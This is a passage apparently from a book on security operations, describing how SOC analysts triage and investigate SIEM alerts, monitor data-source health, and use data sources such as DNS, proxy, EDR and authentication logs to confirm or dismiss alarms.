


Figure 5-1. SOC analyst process

In a tierless model, one or two analysts monitor the alert queue, perform triage, and then push alerts to a pool of analysts who handle escalated cases. When an MSSP is involved, that team typically processes many of the alerts and escalates to the in-house SOC based on predefined criteria. Some SIEMs use composite scoring to drive a color-coded scheme, where red represents the highest criticality and green the lowest. Other systems may present a meta-event derived from one or more underlying events that together indicate elevated risk, requiring the analyst to review both the meta-event and its constituent events during triage. The goal is for the highest-priority alerts to be reviewed and remediated first, supported by a reliable method that enables analysts to recognize severity and appropriately prioritize their work.

Regardless of the model, analysts must be able to do the following:

1. Access a playbook that guides the analysis process.
2. Understand what the alert means and the attack stage it represents.
3. Identify what the alert implies.
4. Investigate before-and-after events that prove or disprove the alert as valid.
5. Escalate the alert to the next group when needed and write a concise summary to minimize the communication process.

Table 5-1 provides examples of actions that analysts can take in response to alarms. This is by no means an exhaustive list.

Table 5-1. Analyst action examples

Action	Example
Assess and close alerts that are nonactionable, with a supporting indicator or reason code.	Scan activity from the internet against an identified, known internet-accessible host
Close alerts that are confirmed as false positives.	A QuickTime alert for a version that is eight years old, after confirming that the target doesn't have QuickTime installed or is running a current version
Mark alarms for investigation, which may lead to any other classification.	NIDS alerts that need to be researched and reviewed against other data
Escalate alarms that are beyond the analyst's skill level to assess.	Tier 1 escalation of PowerShell exploit code observed in conjunction with numerous authentication failures for the host

Action	Example
Process alerts based on the analyst's current skill level.	Potentially unwanted programs or browser toolbars observed, in which case the analyst generates a service desk ticket for deskside support to reinstall the browser, marks the alarm as "under remediation," and closes the alert ticket upon service desk ticket completion

Each SOC needs clear guidance on which alarms warrant the most attention, what issues take priority over others, and what technology inventory should be kept on hand to validate alarms.

As an analyst takes an alarm for review, there should be a defined process explaining why the alarm is immediately marked as "under review" and by whom. The SIEM platform must simultaneously accept data, manage it, make decisions, build alarm displays, answer reporting queries, and perform real-time analysis, and it can be adversely affected if multiple users query the same data source at the same time in response to the same condition. Therefore, the SOC team should establish a method to coordinate internally who is processing which alarm, both to minimize potential system impact and to make clear that an alarm already has eyes on it.

Here are examples of alerts that an analyst should prioritize:

- Evidence of a targeted attack, particularly one that can lead to remote control execution (RCE)
- Successful exploits against systems that contain sensitive data, such as ePHI, PCI-regulated data, code pipeline support, trade secrets, and other critical infrastructure and applications
- Indicators that demonstrate an attack has successfully exploited a known vulnerability

- Malicious activity suggesting privilege escalation or remote code execution
- Clusters of users or systems generating the same type of alert, indicating that malicious software or an adversary is spreading or moving laterally through the network
- Alerts showing that an adversary is nearing the end of their attack chain, such as data exfiltration, data destruction, or mass file encryption (as in ransomware)
- Denial-of-service events affecting a business-critical system

Dashboard or Summary Data Review Techniques

Dashboard review can be used for a variety of purposes, such as scanning alerts, examining correlated data that still requires human judgment, or evaluating routinely investigated event summaries to provide feedback into the alert development process. The following dashboard review techniques help analysts maintain situational awareness, identify unusual activity, and decide where to pivot for further investigation:

1. Monitor alarm, system, and environmental data using a "top X to bottom Y" perspective, and occasionally reverse the order. When you examine the "seldom few" at the tail of a volume-based curve, an infrequently appearing alert may be the loose thread that unravels a significant issue. Singleton issues can have tremendous value, and the objective at this stage is "big picture" awareness to ensure that individual events are not lost and continue to receive appropriate attention throughout triage.
2. If your platform supports it, review threat intelligence activity via a dashboard. Threat intelligence can be classified along multiple dimensions; examples include IP or DNS reputation, validated threat data such as a known malicious domain or a malware file

hash, and brand-related indicators. The objective is to quickly focus attention on current, known, validated threats that are appearing in the environment, investigate them, and remediate when the alert proves out—in other words, threat intelligence sources are powerful indicators, but the analyst should verify that the data is current.

3. Review current-period SIEM and logger event groupings (often called "event types") for new event types and for the absence of event types that are expected. As an environment changes, its security event data changes as well; for example, a new event type may appear when a system module is enabled, a problem is corrected, or an upgrade occurs.

4. Inspect assets for newly discovered vulnerabilities, especially where the underlying events that make up an alert map to a known vulnerability.

5. A top-N IP review, sometimes referred to as the Dr. Cole challenge, can also be highly informative. For outbound traffic, create three "top" lists (start with 10 and grow to 20): IP addresses with the highest number of outbound connections, from firewall or NetFlow data; IP addresses with the longest connection duration; and IP addresses sending the greatest volume of data. From this dashboard, an analyst can quickly pivot to review any IPs that appear on all three lists for signs of compromise. Over time, this dashboard is tuned to remove well-understood communication patterns.

Periodic Security State Data Review

Numerous systems generate events that never rise to the level of an alarm condition, based on how the SIEM is tuned and configured. The SIEM may lack specific rules for a given event type, or a combination of disparate events across multiple sources may only be recognizable as an incident

when viewed together. By reviewing the broader event stream, the security operations function can detect potential incidents, validate that reporting systems are functioning, detect anomalies based on significant volumetric changes, uncover errors, and—perhaps most importantly—confirm the ongoing health and completeness of its data sources. The following review activities help the SOC maintain visibility into critical systems and the overall health of its event pipeline:

Critical-device review

Review outbound traffic, internal scan or alerts directed against or related to these systems, log volume, event variety, account management activity, and vulnerability status. Also search flow data such as NetFlow to determine whether any new port–system combinations have appeared.

Data-health validation

The SOC team must have a method to ensure that all data sources expected to report to the SIEM are doing so correctly, in a timely manner, and with accurate data. Few things are more frustrating than working an alarm or incident and discovering that needed data is unavailable—especially if it has been missing for days. This breakdown condition can occur if the source system's reporting profile changes, a source is reinitialized, the collection system fails, a system is taken out of service, the communication path is broken, or an upgrade changes the data format so that it is no longer parsed currently by the SIEM.

Here are some methods to achieve the objective of detecting failures in the data input pipeline:

- Automate an alert condition so that if a typical reporting profile changes significantly, the SOC is notified. For a host defined in the SIEM, there should be an "is data expected" attribute indicating that the asset should provide data at least once per day, with

thresholds adjusted to account for the fact that not every data source reports at the same volume.

- Use rules or external scripts to monitor for the existence and growth of log data at the collection point. For example, syslog sources write to a file, so it is straightforward to script checks such as “Does the file exist?” and “Is the file growing?”
- Perform a periodic manual review, at least once per day, of the variety of data arriving from each source and being parsed in the SIEM. This goes beyond simple volume checks and requires an analyst to verify that each source is providing the expected mix of events for its profile; for instance, if a perimeter security appliance has reported VPN access activity for a month and that activity suddenly disappears while other data continues at the same volume and rate, the analyst should flag the condition for follow-up.
- Create an artificial control to confirm that a data source is operational, such as generating an alert if no data is received from that source within *N* minutes. These thresholds are source specific: a firewall should send data continuously, whereas a scheduled SQL query that pulls from a line-of-business audit log may legitimately produce little or no data outside normal working hours.
- Track SIEM and logger event throughput and volume to confirm they follow a “normal pattern” for the environment, without large, unexplained swings in rate. For example, many environments show a brief spike around the start of the workday and reduced volume —perhaps 40% of normal—during holidays because of low staffing levels. Remember that volumetric checks are indicators of health, not definitive signs of intrusion.

SOC/SIEM Support System Component Health Review

When the SOC team is not actively responding to alerts, it should take on support and maintenance tasks, including a daily system health check. At least one per day, the team should also review reports, script output, or dashboards for indications of general health issues and component-level problems. Examples of these checks include the following:

- Trends in disk space consumption, both in aggregate over time and in specific directories on SIEM systems. Disk usage often grows throughout the day; plain-text logs can expand rapidly before nightly compression. If a volume routinely reaches around 80% of utilization, a high-volume event storm could severely affect performance and potentially bring the SIEM down.
- Long-running queries or searches. If the SIEM or other SOC support systems rely on a relational database management system (RDBMS), these are typically Data Manipulation Language (DML) queries. Begin by identifying queries that run longer than 120 seconds and work to optimize them. The goal is to keep query times low enough that analysis is not hindered by the system itself.
- OS-level virtual memory swapping that affects performance. Occasional swapping is generally acceptable, but persistent swapping indicates insufficient memory. Signs of memory-related performance issues include the following:
    - Memory leaks, which appear as a steady increase in memory usage for a given system or process over time
    - Report execution times that increase over time
- High-volume data drops. Many data sources and event types produce large volumes of events. By comparing daily volume and event distribution, the SOC can confirm that components are working correctly and that there have been no significant, unexplained changes in the source data profile. Environment changes should be compared against known change records. For example, if a perimeter firewall typically reports 12 million

allow/deny events for web servers in the DMZ during a given time period and that suddenly drops to 1.5 million or spikes to 24 million, something has clearly changed. Such shifts might occur when a new web server is deployed or when a primary web server is moved to the cloud without the SOC's knowledge. If firewall logging stops for the primary web server because it was moved and no compensating monitoring was enabled, the SOC must inform IT management that its ability to monitor and provide assurance services has been degraded.

- Certain devices and conditions that report only infrequently—for example, a malware analysis or detonation system. These low-volume sources should be well understood, with a simple test in place to verify that they report observed conditions in a timely manner. Another example is an application audit condition, such as assigning a user a sensitive role. By ensuring that these "low-volume" conditions are known and periodically tested, the SOC provides a valuable business service: confirming that protection and detection mechanisms are functioning, compliance objectives are met, and seemingly low-impact or unannounced upgrades or changes have not silently broken the security monitoring platform.
- Threat feed activity to ensure that the SIEM has current data and that the number of indicators is within the expected range. For example, the Open Threat Exchange (OTX) system categorizes major threats as "pulses." The count varies each day and is usually within about 2% to 3% relative to the previous day.
- Shift summary data and turnover for the next shift.

Identify and Report IT Operational Issues

Event data review can also provide operational awareness, point out issues, and help keep systems running well. I've worked in several SOCs. Here are some examples of issues that the SOC observed and reported, based on real-

life experiences, that improved daily operations when diagnosed and reported:

- Detecting Active Directory replication issues due to a rise in Kerberos error condition events from one domain controller (DC). The DC was failing, so authentication requests started timing out across the WAN.
- A 1,200% increase in VPN authentication failures, which identified numerous configuration errors from a failed update due to human error.
- Misconfigured whole-disk encryption software due to excessive "administrator" logon failures at a rate of 4.5 million in a single hour, which represented 75% of the typical authentication volume for the entire environment for an entire day (an example of anomaly detection) and caused a DC to go to high utilization. High utilization affected end users resetting passwords because the DC in question happened to have the PDC Emulator role.
- MTU network size mismatches from excessive ICMP error messages that were returned, which led to understanding why email wasn't flowing to a location in Europe on a network that had an artificially small MTU size.
- The ability to track down devices using cached credentials that were causing accounts to be locked out when the 60-day password cycle time hit and users updated their accounts. This is a case of "My device knocked me off the network."
- Systems that reappeared on the network after an extended period of time and needed to be updated or reenrolled in the domain.
- Services failing because a developer used their own account and didn't create an authorized service account (this is more common than one might think), and then the developer quit. This condition

is often tied to a critical business process, so when the SOC finds problems of this nature, it helps restore a business process.

- Occasional blue screens or unplanned reboots detected through the Windows System log, event ID 6008.
- Wireless AP configuration errors, which showed up as a significant rise in TACACS+ or RADIUS failures, so much so that the devices had trouble authenticating real users.
- Software deployment errors, which appeared as a rise in errors from the application log, a web server log, or a Java application server log.
- Failed backups, systemwide, which could have been catastrophic if an issue occurred because the one backup/recovery person was on vacation.

Review of Security Intelligence Data

There are numerous sources of security intelligence, such as vendor bulletins, the various SANS newsletters, vendor incident analysis, the CISA Known Exploited Vulnerabilities catalog, and security-focused websites. Senior staff should identify which intelligence sources are useful for the SOC rather than leaving every analyst to do so individually, and should subscribe to a centralized mailbox shared among the team rather than having each analyst subscribe separately. This provides a centralized source that can be searched for keywords and can return significantly better search results than simply searching Google. Even Twitter feeds from well-known security professionals can be a solid source of threat, exploit, and vulnerability data. Several sources are listed in Chapter 4.

Alarm Investigation Process

Each security operations team will need to develop an organization-specific alarm review process. The process presented here should be adapted to your needs. This process generally follows the Cyber Kill Chain model.

System compromise and highest-priority alerts should always receive attention as they arrive. They usually warrant an "investigation ticket," meaning that the alarm should flow through a defined workflow and recordkeeping process to mark it as a false positive or a true positive. Ticketing and workflow processes also ensure that alarm-specific items are always checked through some form of playbook. For example, a potential "system compromise" alarm may route the analyst through a workflow that requires them to gather the most recent 24 hours of security event data, check for failed logins, review that data, and, if it is inconclusive, monitor the system for suspicious activity for the next hour. Keep in mind that some tickets may be very easy to close, and there is nothing wrong with closing a "high-value" alarm if the analyst can classify the ticket as something other than an "incident."

The next step is alarm investigation and processing, where alerts are reviewed against the playbooks or SoPs. Some can be easily handled, and some will require investigation, so priority or severity alert triage is a common practice. For every data source that can provide information to help validate or close the alert, check for supporting data directly relating to the "suspect" (the system that caused the alarm). This section discusses several investigation activities for common data sources that feed a SOC and a SIEM. As data is reviewed, analysts will need to record supporting data on the incident timeline.

Techniques and Analysis Methods by Data Source

Analysts, threat hunters, and detection engineers can review all kinds of data sources looking for clues relating to an alert. Following are several types and how they should be used to prove or disprove an alert as being valid:

- Process information: This can include Security log event 4688, assuming that command-line auditing is enabled; EDR command-line-based alerts; and Sysmon event ID 1. Analysts should ask the following questions:
    - What processes were executed during the prior hour, or during the 6-hour or 24-hour period before the alarm?
    - What command lines appeared?
    - What network connections did a process make?
- Process activity: EDRs run a local agent that plugs into the operating system at a very low level. They capture vast amounts of data, most of which is completely normal user activity. Examples of checks against an EDR system include:
    - "First-run binaries," meaning executables that have not been seen in the organization.
    - Active and recent network connections, particularly connections outbound to the internet and the source application.
    - Watchlist hits and submissions. EDR packages can compare real-time data against an inventory of known IoCs, effectively automating this function. Any watchlist submission against a threat source or threat catalog, such as communication to a poor-reputation IP, should be investigated.
    - Files executing from temp directories.
    - Files executed from a browser or an office application.
    - Connections from an email application, such as a user clicking on a link, which in turn opens an office automation application and then may trigger a scripting language, a process, or *cmd.exe*.

  - Connections from a document type or executables from a document type.
  - USB device insertions.

- Recent DNS queries and responses:[1]
  - Did the suspect system generate more than a few NXDOMAIN responses? Users do make typos, so a few are acceptable, but they should be followed with the right domain spelled properly, and name typos should be obvious.
  - Did the suspect system show consistent DNS communication to a specific domain, most often not in the top 1 million domain lists, or a newly created domain, less than 30 days old?
  - Did the suspect system generate a flood of outbound random A-record queries that came back with random CNAME response records? This is a telltale case of DNS tunneling.
  - Did DNS queries have a hostname, excluding the TLD, that scored low for entropy, as assessed by Mark Baggett's freq.py tool?[2]

- NIDS/NIPS:
  - Did the suspect generate other NIDS alerts in the past hour, day, or week?
  - Are there events before or right after a NIDS alarm that support the alarm being "real"?
  - What was the composition of the alarm pattern? Do multiple events stack, relate, or reveal a pattern?

  - Are other systems on the same segment generating the alarm as the suspect?
  - Did the suspect generate NIDS alerts *after* the current alert? In other words, was it compromised and then used to compromise other systems? An analyst would need to wait a bit to find this condition, and it is a great example of a shift-turnover item.

- Perimeter firewall and other session-based sources:
  - Which IPs on the internet has the suspect system communicated with? How many of them have reverse DNS entries? Do any of them have a recent poor reputation and appear on a threat intelligence feed?
  - Has the inbound or outbound profile for the suspect changed day over day or, if possible, week over week? For example, have events increased, have new ports appeared, has the baseline of denied outbound traffic changed, or has a new protocol appeared?
  - Has the activity profile, measured as events per hour, significantly changed?
  - Are outbound ports or protocols, such as SCTP, in use that the suspect IP doesn't normally use?
  - Which systems external to the suspect's network segment communicated with the suspect in the past hour or day?

- Proxy or web filter:
  - What categories of websites did the suspect visit in the past hour or day? Of particular note are "uncategorized" sites and any sites blocked by policy.
  - What sites were denied, observed for first use, allowed after user override click-through, or blocked? Some web

proxy systems will inform a user if they are visiting a site no one else has visited. The proxy issues a warning message and asks the user to confirm going to the site. A daily check of these sites may reveal a security threat.

  - Did the analyst perform top one million site checks?
  - Is the balance of proxy traffic on par with your site's profile? When in doubt, think 20 to 1, meaning that 20 times more data coming back from a web request than goes out, based on the data payload. This occurs because users send small amounts of data, while servers respond with large amounts. This relationship is called the producer-to-consumer ratio (PCR), and a significant change in the PCR by protocol or site name can be a great clue pointing to adversary or insider threat behavior.

- Authentication sources, including AD, databases, applications, email, and similar systems:
  - What user accounts authenticated *from* the suspect IP in the last hour or day? As a corollary, is the suspect a "shared asset," such as an RDP jump box, a Citrix/VDI/desktop server, a database, or some other system that authenticates users?
  - How many successful and/or failed authentication events have come from the suspect in the last hour or day? For Windows, these are Security event IDs 4624 and 4625.
  - How does this activity compare with the organization's normal authentication baseline? As a point of reference, a typical organization has between 120 and 570 AD authentication events registered per day, with most of the requests ranging between 300 and 450, the middle region of the bell curve.[3] You should establish similar metrics for

your own organization. Authentication from Entra ID can be 500 to 1500 per user.

- HIDS sources such as OSSEC, Sysmon,[4] 4688 events, and OsQuery, or an implemented EDR platform:
  - Have there been registry key or filesystem changes that cannot be explained?
  - Are there process command lines that are suspicious?
  - Are shell or scripting processes being executed from office productivity applications, such as Word running *cmd.exe*, which then starts a PowerShell script?
- Asset history:
  - What types of events and alerts are associated with the source and/or destination asset?
  - Is this a first observance for an asset on a non-DHCP-assigned, fixed-IP network space?
  - Does the asset by name have the same IP address? This is particularly relevant for networks identified as dynamic or DHCP assigned.
  - Is the asset (host) under recurring attack?

Alarm research should result in several actions, such as the following:

- Remove the alarm from evaluation by modifying the NIDS, extending a "filter-out list," or otherwise suppressing the alarm under a very specific false-positive condition for a short period until the underlying rule can be improved.
- Mark the alarm as under investigation and keep it open for a period so that the issue can be researched and the alarm remains visible to the SOC.

- Process the alarm through the ticketing system for remediation as soon as possible.
- Temporarily suppress the alarm, such as when an alarm storm occurs, while an issue is being investigated.
- Close the alarm as a false positive, with sufficient notes to explain why the analyst classified it that way.

Improving Investigations Through Analyst Questions

Analysts at every level need to be both clear and deliberate while they are investigating an incident. They must be willing to ask how and why multiple times as a cognitive or thought process prompt. Toyota pioneered this model for the purpose of drilling into the symptoms of a problem to get to the underlying causal factor. In effect, the analyst or incident handler keeps peeling back layers of the onion by asking why, to identify whether there is a fundamental problem, an explainable issue, or an actual incident.

Dr. Chris Sanders has conducted research that can significantly affect how your organization builds playbooks and performs DFIR activities. He studied how DFIR teams respond to an incident and examined their decision-making criteria, summarizing the results in his doctoral dissertation (Chapter 4 of his dissertation is a "must read" for IR and security operations teams). He identified 308 investigative actions, 210 precursors, and 95 discrete interpretations during his analysis of the IR process. Clearly, investigating an incident is a nontrivial task! Some paths of investigation yielded more meaningful results than other paths, and those paths were affected most by the opening move, or first step, in an investigation. Think of each move as an action in a board game. From that move, a set of paths exists, and those paths are affected by each move.

Sanders identified numerous outcomes from his research that can be applied to the IR process. Following is a summary:

- Be aware of the intention of evidence. *Intentional information*, or data created purposefully with the intention of auditability, is easier

to use for alert and event investigation because it is created by a developer to support a specific event or condition. In contrast, unintentional information, or raw event-type data from other processes, is more difficult to use. Understanding both types and how they support the incident timeline benefits the analyst.

- Start with execution analysis when appropriate. Analysts who focus on execution analysis as their first investigative step more frequently reach definitive conclusions significantly faster than those who start with network traffic or PCAP analysis.
- Ask specific investigative questions. The better or more specific the investigative question, the better the result. Asking "How did this event occur?" is not an optimal question. Instead, ask questions such as "Did the user download this file through a referrer from a legitimate website?" or "Did the user click on a file from search engine results?" The next step would be to ask, "What is the 'mark of the web' reference from the file?" (If you are not familiar with this term, *mark of the web* means that Windows puts an HTTP reference in an alternate data stream on the file itself when a download occurs.) Then ask, "How is the website categorized? Is the download website newly registered? Is there any CTI available?" These more specific questions lead the investigation and have the added benefit of helping other IoCs be found and used in sweeping the enterprise.
- Disprove malicious activity efficiently. It is often easier to disprove malicious activity with a single data source than to prove malicious activity with multiple data sources. My experience fully supports this. For example, suspicious remote PowerShell encoding or hacking tool downloads often turn out to be an IT person. Similarly, malicious files might reappear after a PC refresh operation when the user's profile was rehydrated.
- Identify fast failures. Fast failures, or the ability to quickly determine that there is a lack of data for a line of investigation,

allow an analyst to draw a conclusion and pursue another line of investigation as quickly as possible.

- Limit unnecessary context switching. Each investigative path requires mental context switching, which can affect analyst focus and efficiency, especially if a path fails to shed light on the alert.
- Support unfamiliar data source use. Analysts forced to use unfamiliar data sources may fail to recognize that they need additional context, causing them to drop a line of investigation and limiting their ability to form a proper investigative question.

Sanders continues to discuss in depth a set of skills needed for analysis. Many of the following points are paraphrased from Chapter 4 of his dissertation:

Inquiry skills

Inquiry skills are the ability to formulate investigative questions to resolve uncertainty around the event and the nature of a potential attack. An investigative question, when answered, helps the analyst understand the events that transpired. These questions form fundamental actions and are the basis for a line of inquiry. The more expert the analyst is, the higher the quality of the question. The question should have high relevancy, high specificity, and clear answerability.

Evidentiary skills

This skill set describes how the analyst conceptualizes and interprets evidence to determine whether the alert is malicious.

Anomaly detection

Anomaly detection supports much of what an analyst does: disposing of an alert as benign or explainable, or classifying it as malicious in nature and in need of further investigation and impact assessment.

Network mapping and visualization

As applied to IR, this skill set manifests through observations and movement-based terms, which are important in explaining how an incident progresses.

Performing Well-Rounded Alarm Analysis

Aside from asking precise questions, there are several threads analysts can pull from events in the network and operating system ecosystem when they are working an alarm and drawing conclusions. The primary objective of an alarm analyst is to shorten the MTTD for an alarm: determining whether it is a true positive, a false positive, or otherwise benign and explained activity. Other actions, such as tuning, may follow, but at the core, a SOC analyst's initial goal is to rule out false positives first so that they can focus their attention on alarms that are more likely to be true.

As investigators, analysts must juggle multiple competing factors. They should avoid overcommitting to a single investigative path at the expense of others, particularly when an alternate path offers better source data for determining whether an alarm is true or false. Further, analysts need to identify key supporting details that prompt them to pivot efficiently from one data source to another, refining a working hypothesis of "true" or "false" for each alarm as they go.

At the Security Onion Conference in 2016, Chris Sanders delivered a presentation titled "The Investigation Labyrinth," where he made some excellent points. He presented quantitative analysis showing how an analyst's opening move—the initial decision about which data source or angle to pursue—affects both the close rate and the time required to work an alarm. In his research, he used several different analyst groups and provided them with data sources commonly available to SOC teams,[5] and the insights from that work are incorporated into this section.

The first stage in responding to an alarm is illustrated in Figure 5-2. Step 1 is the opening move, or immediate triage phase, where quick decisions are made about whether to investigate the alarm and, if so, which primary data sources will be most useful in responding to it. Note that the analyst needs

to prioritize which alarm to process, usually based on an urgency or severity value.

If the alarm will be investigated, the next decisions involve what data to retrieve and how to obtain it. There are dozens of potential data sources, each with its own level of context. Examples include firewall logs for the source and/or destination, supplemental alarm metadata, NetFlow records, packet captures (if available), intrusion detection system data, EDR system data, URL filtering or proxy server data, and investigative tools launched directly on the affected host.

